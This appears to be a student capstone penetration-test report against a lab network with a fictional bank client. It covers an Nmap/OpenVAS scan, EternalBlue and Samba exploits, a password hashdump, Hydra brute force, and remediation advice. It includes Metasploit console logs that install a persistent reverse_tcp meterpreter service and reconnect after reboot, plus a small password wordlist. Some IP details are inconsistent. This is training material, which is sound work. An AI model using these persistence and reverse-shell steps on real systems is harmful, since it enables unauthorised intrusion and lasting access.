Capstone Project

By: Mazikeen MAE

Project Problem Statement

In this Capstone Project, TechNest LLC.’s cybersecurity consultant (me) must assess the vulnerability of it’s customer, Zero Bank.

I will perform a systematic review of Zero Bank’s security. I will evaluate if the system is susceptible to any known vulnerabilities, assign severity threat levels to those vulnerabilities, and recommend remediations.

Approach

My approach will be to:

Initially scan the system, identify any vulnerabilities, try to exploit the weaknesses, report my findings and suggest remediations for my findings.

System Identifying Information:

- Pen Tester's Kali Linux's IP: 192.168.57.10
- Victim Windows PC IP: 192.168.57.20
- Application Server IP: 192.168.57.30
- http://192.168.57.30/dvwa
- http://192.168.57.30/mutillidae

Scope:

- Identifying and exploiting the target system, executing privilege escalation and session persistence using malware.
- Identifying and exploiting the FTP Services.
- Identifying Cross-site scripting (XSS) and Directory Traversal vulnerabilities
- Identifying and exploiting SQL Injection vulnerabilities

Additional Requirements:

I. Eternal Blue Exploit
II. Get a password Hashdump
III. Execute session persistence to maintain the meterpreter access, even after victim reboots, showing next session starting after reboot.

NMAP Scan


NMAP scan shows open ports:

- Port 22- SSH (Secure Shell)

SSH is used for secure remote access to a computer or server.

- Port 53- DNS (Domain Name System)

DNS is essential for the internet. It converts read-able domain names to corresponding IP addresses.




openVAS Vulnerability Scan

The openVAS scan results revealed, numerous threats!

-High 19

-Medium 32


-Low 5



openVAS...

High Vulnerabilities:


- OS End of Life-
  - System will no longer receive updates
- Multiple remote code executions-
  - attacker remotely executed malicious code
- Server Insecure Default Configuration-
  - OWASP Top 10 security risk, with remote code execution vulnerability
- XSS Command Execution
  - Web security vulnerability
- Backdoor- Ingreslock:
  - System should be taken off-line and scanned to stop any immediate threats
- Brute Force Login & PostgreSQL weak password
  - Both need to strengthen credentials
- Authentication Spoofing
  - Malicious payloads could be injected in web application that later is mis-represented as legitimate



SMB Exploit


Eternal Blue

I performed the exploit through the use of **escalating privileges**, & **exploit/multi/handler**




- I escalated privileges in the msfConsole. Connecting to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10.

- Through the backdoor I was able perform the exploit Eternal Blue, exploiting the Victim PC IP: 192.168.157.20.



SMB Exploit


I performed the exploit through the use of **escalating privileges** & **exploit/multi/handler**



SAMBA


- I escalated privileges in the msfConsole. Connecting to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10.


- Through the backdoor I was able perform the exploit SAMBA, exploiting the Victim PC IP: 192.168.157.20.



Password Hashdump/ John the Ripper

With escalated privileges, I was able to connect to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10. After a connection was established, I was able to perform the hashdump.
Then I used John the Ripper to crack the passwords.





Establish Persistent Backdoor

- Maintain session Persistence to meterpreter, even after victim reboots.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > background
[-] Unknown command: background
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  win7-64\student @ WIN7-64    192.168.57.10:4445 → 192.168.57.30:49222 (192.168.57.30)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7-64  192.168.57.10:4444 → 192.168.57.30:49223 (192.168.57.30)

msf6 exploit(windows/local/persistence_service) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/persistence_service) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4445
[*] Running module against WIN7-64
[+] Meterpreter service exe written to C:\Users\student\AppData\Local\Temp\EZJTJz.exe
[*] Creating service IPUDHR
[*] Sending stage (175686 bytes) to 192.168.57.30
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN7-64_20240118.2021/WIN7-64_20240118.2021.rc
/usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998: warning: Exception in finalizer #<Proc:0x00007ff8b97f0af8 /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:339>
/usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `synchronize': can't be called from trap context (ThreadError)
        from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:90:in `log'
        from /usr/share/metasploit-framework/lib/rex/logging/log_dispatcher.rb:172:in `elog'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:343:in `rescue in block in finalize'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:340:in `block in finalize'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998:in `chr'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:998:in `block in xor_bytes'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:997:in `each_byte'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:997:in `xor_bytes'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:952:in `to_r'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:137:in `send_packet'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:220:in `send_packet_wait_response'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/client_core.rb:293:in `load_library'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/client_core.rb:378:in `use'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1337:in `block in cmd_load'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1307:in `each'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1307:in `cmd_load'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in `run_command'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:102:in `run_command'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:530:in `block in run_single'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:524:in `each'
```

<= Session 2

```
        from /usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:187:in `bootstrap'
        from /usr/share/metasploit-framework/lib/msf/core/handler.rb:271:in `register_session'
        from /usr/share/metasploit-framework/lib/msf/core/handler.rb:251:in `block in create_session'
        from /usr/share/metasploit-framework/lib/msf/core/session_manager.rb:160:in `block (2 levels) in add'
        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Meterpreter session 3 opened (192.168.57.10:4445 → 192.168.57.30:49227) at 2024-01-18 11:20:22 -

meterpreter > 
```

- Session 3


```
        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Meterpreter session 3 opened (192.168.57.10:4445 → 192.168.57.30:49227) at 2024-01-18 11:20:22 -0500

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.57.30 - Meterpreter session 3 closed.  Reason: Died
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4445
[*] Sending stage (175686 bytes) to 192.168.57.30
[*] Meterpreter session 4 opened (192.168.57.10:4445 → 192.168.57.30:49233) at 2024-01-18 11:22:26 -0500

meterpreter > 
```

<= After system reboots (Session 4)

Brute Force Attack

With the hydra command I was able to perform a Brute Force Attack on the victim PC. IP: 192.168.57.20. I was able to obtain the user login and password.

Hydra uses a dictionary of probable passwords and performs the attack using the wordlist file.




Recommendations:


- Use strong, unique and unpredictable passwords, and change them regularly.
- Limit login attempts
- Use two-factor authentication 2FA
- Hide or change the default names of admin and customer login pages.
- FTP is port 21 and very vulnerable! Replace FTP with SFTP (Secure File Transfer Protocol)
- Uses SSH

Hydra-
Brute Force Password Attack


```
GNU nano 7.2
123@test
sample
P@ssw0rd
wrong
sprint123
test123
```



